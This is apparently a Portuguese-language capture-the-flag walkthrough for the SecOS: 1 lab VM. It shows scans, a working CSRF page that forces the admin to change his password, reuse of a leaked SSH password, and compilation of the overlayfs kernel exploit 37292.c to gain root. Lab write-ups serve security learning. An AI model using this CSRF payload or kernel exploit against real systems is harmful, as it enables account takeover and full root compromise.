
SecOS: 1

IP da máquina: 192.168.2.105 // MAC: 08:00:27:9C:5F:15

Resultados do nmap:


nmap -A -v 192.168.2.105



```
22/tcp   open  ssh     OpenSSH 6.6p1 Ubuntu 2ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 9b:d9:32:f5:1d:19:88:d3:e7:af:f0:4e:21:76:7a:c8 (DSA)
|   2048 90:b0:3d:99:ed:5b:1b:e1:d4:e6:b5:dd:e9:70:89:f5 (RSA)
|   256 78:2a:d9:e3:63:83:24:dc:2a:d4:f6:4a:ac:2c:70:5a (ECDSA)
|_  256 a1:77:7b:f2:31:0b:81:ce:f2:09:47:06:e6:b0:80:fa (ED25519)
8081/tcp open  http    Node.js (Express middleware)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Secure Web App
MAC Address: 08:00:27:9C:5F:15 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Criando usuário:

http://192.168.2.105:8081/sign-up



Create an account !


teste

•••••

Sign up

Resultados do dirb:


dirb http://192.168.2.105:8081 /usr/share/wordlists/dirb/common.txt



```
---- Scanning URL: http://192.168.2.105:8081/ ----
+ http://192.168.2.105:8081/about (CODE:200|SIZE:2330)
+ http://192.168.2.105:8081/About (CODE:200|SIZE:2330)
+ http://192.168.2.105:8081/css (CODE:303|SIZE:20)
+ http://192.168.2.105:8081/js (CODE:303|SIZE:19)
+ http://192.168.2.105:8081/login (CODE:200|SIZE:2337)
+ http://192.168.2.105:8081/Login (CODE:200|SIZE:2337)
+ http://192.168.2.105:8081/logout (CODE:301|SIZE:0)
+ http://192.168.2.105:8081/messages (CODE:301|SIZE:0)
+ http://192.168.2.105:8081/sign-up (CODE:200|SIZE:2280)
+ http://192.168.2.105:8081/users (CODE:301|SIZE:0)
```

Evidencia encontrada:


http://192.168.2.105:8081/hint



```
<div class="navbar navbar-inverse navbar-fixed-top" role="navigation">
  ::before
  <div class="container">⋯</div>
  ::after
</div>
<div class="container theme-showcase" role="main">
  ::before
  <!--Main jumbotron for a primary marketing message or call to action-->
  <div class="jumbotron">
    <p>
      <i>Are you sure there's something to see here?</i>
    </p>
    <!--
    First: the admin visits the website (really) frequently Second: He runs it locally, on
    127.0.0.1. Third: CSRF and /(http:\/\/[-\/\.\w:0-9\?&]+)/gi, I think that's enough !
    -->
```

```
Pseudo-elements
This Element
element {                                  inline
}
.jumbotron p {                 bootstrap.min.css:7
  margin-bottom: 15px;
  font-size: 21px;
  font-weight: 200;
}
p {                            bootstrap.min.css:7
  margin: 0 0 10px;
  └ ~~margin-bottom: 10px;~~
}
* {                            bootstrap.min.css:7
```


Lista de usuários:




Users on the platform

Name	Administrator
spiderman	true
pirate	false
test	false
teste	false

Código html criado:




```
<html>
 <body>
  <form name="testeForm" method="post" action="http://127.0.0.1:8081/change-password"
    <input type="hidden" name="username" value="spiderman" />
    <input type="hidden" name="password" value="senha" />
  </form>
  <script type="text/javascript">
  document.testeForm.submit()

  </script>
 </body>
</html>
```



```
root@kali:~/60# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Mandando a página criada para o administrador:



Send message


spiderman

Acesse esse link:

http://192.168.2.107/pagina.html

Send


O administrador mudou a senha:



```
root@kali:~/60# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.2.105 - - [08/Jun/2020 10:01:01] "GET /pagina.html HTTP/1.1" 200 -
```

Login:

Usuário: spiderman // Senha: senha




Please Log in

spiderman

●●●●●


Mensagem:



pirate	You know I got your password.. Right?
pirate	Well, your password is.. "CrazyPassword!". So, what do you say?


SSH:

Senha: CrazyPassword!




```
root@kali:~# ssh spiderman@192.168.2.105
spiderman@192.168.2.105's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Jun  8 14:18:29 CEST 2020

  System load:  4.96              Processes:           83
  Usage of /:   23.3% of 6.50GB   Users logged in:     0
  Memory usage: 8%                IP address for eth0: 192.168.2.105
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Wed May  7 18:19:57 2014 from 192.168.56.1
spiderman@SecOS-1:~$ id
uid=1001(spiderman) gid=1001(spiderman) groups=1001(spiderman)
spiderman@SecOS-1:~$ uname -a
Linux SecOS-1 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:08:14 UTC 2014 i686 i686 i686 GNU/Linux
spiderman@SecOS-1:~$ 
```

Searchsploit:




```
root@kali:~# searchsploit overlayfs 3.13.0
------------------------------------------------------------------------------- ------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------- ------------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlay | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlay | linux/local/37293.txt
------------------------------------------------------------------------------- ------------------------
Shellcodes: No Results
root@kali:~# locate linux/local/37292.c
/usr/share/exploitdb/exploits/linux/local/37292.c
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/37292.c /root
root@kali:~# ls
 37292.c     'Biblioteca do calibre'   Downloads      kali-anonsurf    root password    toriptable
```



```
root@kali:~# scp 37292.c spiderman@192.168.2.105:
spiderman@192.168.2.105's password:
37292.c                                                        100% 5119     5.6MB/s   00:00
```

Root:



```
spiderman@SecOS-1:~$ ls
37292.c  tmp  vnwa
spiderman@SecOS-1:~$ gcc 37292.c -o teste
spiderman@SecOS-1:~$ ./teste
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(spiderman)
# uname -a
Linux SecOS-1 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:08:14 UTC 2014 i686 i686 i686 GNU/Linux
```